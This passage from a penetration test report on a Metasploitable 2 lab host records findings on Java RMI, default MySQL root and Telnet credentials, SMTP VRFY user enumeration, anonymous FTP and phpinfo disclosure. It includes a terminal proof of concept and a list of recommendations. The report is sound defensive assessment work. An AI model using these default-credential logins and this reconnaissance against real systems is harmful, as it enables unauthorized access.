Figure 10: Java RMI Meterpreter Session

Impact

Successful exploitation provides complete operating system access, allowing attackers to execute arbitrary commands, access sensitive data, establish persistence, and fully compromise the target environment.

Recommendation

- Disable unnecessary Java RMI services.
- Restrict RMI access using network segmentation and firewalls.
- Keep Java components updated with the latest security patches.
- Disable remote class loading where possible

4.2 High Severity Findings

4.2.1 Weak Authentication Mechanisms

Severity: High

Description

Multiple services were identified with weak or default authentication mechanisms that allowed unauthorized access without requiring complex credentials. During the assessment, the MySQL service permitted administrative access using the default root account, while the Telnet service accepted default user credentials (msfadmin:msfadmin). These insecure authentication practices significantly reduce the effort required for an attacker to gain unauthorized access and may serve as an entry point for further attacks.

Technical Details:

Parameter	Value
Service	MySQL (3306), Telnet (23)
Observation	MySQL: Root access without secure password; Telnet: Default credentials accepted
Authentication	Weak / Default

Proof of Concept

Successful authentication was achieved against both services using default or weak credentials, providing direct access to the underlying application and operating system.

```
(asad@kali)-[~/Documents/metasploitable_2]
$ mysql --skip-ssl -h 192.168.1.3 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 21
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.025 sec)

MySQL [(none)]>
```

Figure 11: MySQL Authentication Bypass

Impact

Weak authentication mechanisms allow attackers to gain unauthorized access with minimal effort. Once authenticated, attackers may access sensitive information, modify configurations, or leverage the compromised service to perform privilege escalation and lateral movement.

Recommendation

- Remove all default credentials.
- Enforce strong password policies.
- Disable Telnet and replace it with SSH.
- Restrict database access to authorized hosts only.

4.3 Medium Severity Findings

4.3.1 Information Disclosure & User Enumeration

Severity: Medium

Description


Several services exposed information that could assist an attacker during the reconnaissance phase. The SMTP service allowed user enumeration through the VRFY command, the FTP service permitted anonymous authentication, and the web server exposed a publicly accessible phpinfo() page containing server configuration details. Although these issues do not directly lead to system compromise, they provide valuable information that can be combined with other vulnerabilities to facilitate further attacks.

Technical Details:

Service	Observation
SMTP	User enumeration via VRFY
FTP	Anonymous login enabled
HTTP	phpinfo() page publicly accessible

Proof of concept

Testing confirmed that SMTP responded to VRFY requests, anonymous FTP access was permitted, and the phpinfo() page disclosed PHP configuration and server environment details.



System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225

Figure 12: PHP Information Disclosure via phpinfo()

Impact

Information disclosure increases an attacker's understanding of the target environment and may assist in password guessing, account enumeration, and vulnerability identification.

Recommendation

- Disable SMTP VRFY functionality.
- Disable anonymous FTP access if not required.
- Remove publicly accessible phpinfo() pages from production environments.
- Limit exposure of unnecessary information through service configurations.

Section 5. Conclusion

5.1 Overall Security Posture

The penetration test identified multiple critical vulnerabilities affecting the target system. Several exposed services were running outdated software versions or insecure default configurations, allowing successful exploitation and privileged access. The assessment demonstrated that an attacker with access to the internal network could compromise the system through multiple independent attack paths.

5.2 Key Observations

- Multiple services were vulnerable to publicly available exploits.
- Default credentials were present on several services.
- Weak authentication and insecure configurations significantly increased the attack surface.
- Successful exploitation resulted in root-level access through multiple attack vectors.
- Timely patching and secure configuration management would significantly reduce the identified risks.

5.3 Recommendations

The following actions are recommended to improve the overall security posture:

- Apply security patches and upgrade legacy software.
- Remove default credentials and enforce strong password policies.
- Disable unnecessary services and restrict network exposure.
- Regularly perform vulnerability assessments and penetration testing.
- Implement the principle of least privilege and network segmentation.

Appendix A – Tools Used

Tool	Purpose
Nmap	Network & Service Enumeration
Metasploit Framework	Exploitation
Nikto	Web Server Scanning
Hydra	Authentication Testing
SearchSploit	Exploit Research
Davtest	WebDAV Testing
Cadaver	WebDAV Client
SMBClient	SMB Enumeration
MySQL Client	Database Enumeration

PostgreSQL Client	Database Enumeration
Netcat / Telnet	Service Interaction

Appendix B – References

- Rapid7 Vulnerability Database
- Exploit Database (SearchSploit)
- National Vulnerability Database (NVD)
- OWASP Testing Guide
- Metasploit Framework Documentation